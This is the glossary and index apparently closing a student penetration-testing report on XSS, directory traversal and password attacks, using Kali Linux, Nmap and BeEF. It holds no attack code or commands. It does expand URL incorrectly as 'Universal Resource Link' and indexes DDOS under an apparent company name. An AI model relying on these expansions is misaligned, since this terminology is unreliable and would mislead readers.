**Hyper Text Transfer Protocol**: An application protocol for distributed, collaborative, hypermedia information systems

**File Transfer Protocol**: A standard network protocol used to transfer computer files from one host to another host over a TCP-based network, such as the Internet

**American Psychological Association**: The largest scientific and professional organization of psychologists in the United States and Canada

**Kali Linux**: An Advanced Penetration Testing Linux distribution used for Penetration Testing

**Virtual Machine**: An operating system OS or application environment that is installed on software which imitates dedicated hardware

**VirtualBox**: A hypervisor for x86 computers from Oracle Corporation

**VMware**: A U.S. software company that provides cloud and virtualization software and services

**Web Application Attack and Audit Framework**: An open-source web application security scanner

**Browser Exploitation Framework**: A penetration testing tool that focuses on the web browser

**Nmap**: A security scanner originally written by Gordon Lyon

**Windows installer**: A software component used for the installation, maintenance, and removal of software on modern Microsoft Windows systems

**DotNet Framework**: A software framework developed by Microsoft that runs primarily on Microsoft Windows

**HTTP File Server**: A free web server specifically designed for publishing and sharing files

**Script**: A list of commands that can be executed without user interaction

**Reflected attack**: Occurs when an attacker injects browser executable code within a single HTTP response

**Hyper Text Markup Language**: The set of markup symbols or codes inserted in a file intended for display on a World Wide Web browser page

**Certification Authority**: An entity that issues digital certificates

**Universal Resource Link**: The unique address for a file that is accessible on the Internet

**Social engineering**: Psychological manipulation of people into performing actions or divulging confidential information

**Persistent attack**: Occurs when an attacker injects browser executable code onto the server via legitimate ways

**Uniform Resource Identifier**: A compact string of characters for identifying an abstract or physical resource

**Unicode**: A computing industry standard for the consistent encoding, representation, and handling of text expressed in most of the world's writing systems

**Universal Character Set Transformation Format**: A character encoding capable of encoding all possible characters (called code points) in Unicode

**Network Address Translation**: A methodology of remapping one IP address space into another by modifying network address information in Internet Protocol (IP) datagram packet headers while they are in transit across a traffic routing device

**VMware tools**: An optional, free set of drivers and utilities that enhances both the performance of a virtual machine's guest operating system and interaction

**Bridged adapter**: Connects a virtual machine to a network using the host computer's Ethernet adapter

**Denial of Service**: An attempt to make a machine or network resource unavailable to its intended users

**Browser Cookie**: Arbitrary pieces of data, usually chosen by the web server, and stored on the client computer by the browser

**Private subnet**: A network that uses private IP address space

**Hyper Text Transfer Protocol Secure**: A communications protocol for secure communication over a computer network, with especially wide deployment on the Internet

# Index

A

Absolute path, 27

American Psychological Association, 6, 38

APA. *See* American Psychological Association

ArGosoft FTP Server, 8, 13, 18, 24, 35, 37

B

BeEF. *See* Browser Exploitation Framework

Bridged adapter, 16

Browser Exploitation Framework, 8, 38

C

CA. *See* Certification Authority

Certification Authority, 10, 39

Clipboard, 21, 27

Conceptual Database Model, 12

Conclusion, 29

Cookie, 21, 27

Cross Site Scripting, II, V, 6, 10, 27, 37, 38

D

DDOS. *See* Dmitriy Data Optimization Services

Default browser, 27

Denial of Service, 21, 39

Directory Traversal, II, IV, V, 6, 11, 13, 25, 27, 28, 29, 37, 38

Dmitriy Data Optimization Services, V, 6

DOS. *See* Denial of Service

DotNet Framework, 8, 18, 38

Drop-down list, 27

DT. *See* Directory Traversal

E

Escape character, 27

*Executive summary*, V

F

File Transfer Protocol, V, 11, 38

Firefox, 8, 17, 27

FTP. *See* File Transfer Protocol

G

GET, 25

Google Chrome, 27, 28

H

HTML. *See* Hyper Text Markup Language Hyper Text Markup Language

HTTP. *See* Hyper Text Transfer Protocol

HTTP File Server, 8, 18, 38

Hyper Text Markup Language, 10, 38

Hyper Text Transfer Protocol, V, 27, 38, 39

I

Internet Explorer, 27

J

John the ripper, 25

K

Kali Linux, II, IV, 6, 8, 9, 12, 15, 16, 17, 20, 21, 22, 24, 38

Keystroke, 10, 23

L

List of references, 37

N

NAT. *See* Network Address Translation

Network Address Translation, 16, 39

Nmap, 8, 12, 15, 32, 33, 35, 38

P

Password attack, II, IV, 25, 26

Penetration, II, V, 21, 38

Persistent attack, 10

Private subnet, 27

R

Reconnaissance, II, 20

Reflected attack, 10

S

SAM, 25

Script, 10, 12, 13, 21, 27, 35, 36, 38

Session credentials, 10

Social engineer, 10

U

Unicode, 11, 28, 39

Uniform Resource Identifier, 11, 39

Universal Character Set Transformation Format, 11, 39

Universal Resource Link, 10, 39

URI. *See* Uniform Resource Identifier

URL. *See* Universal Resource Link

UTF-8. *See* Universal Character Set Transformation Format

V

Verbosity, 12

Virtual Machine, 8

VirtualBox, 8, 16, 18, 38

VM. *See* Virtual Machine

VMware, 8, 16, 38, 39

W

W3af. *See* Web Application Attack and Audit Framework

Web Application Attack and Audit Framework, 8, 38

Windows 8.1, 27

Windows Embedded Standard, 10

Windows Firewall, 18

Working directory, 11, 24

X

XSS. *See* Cross Site Scripting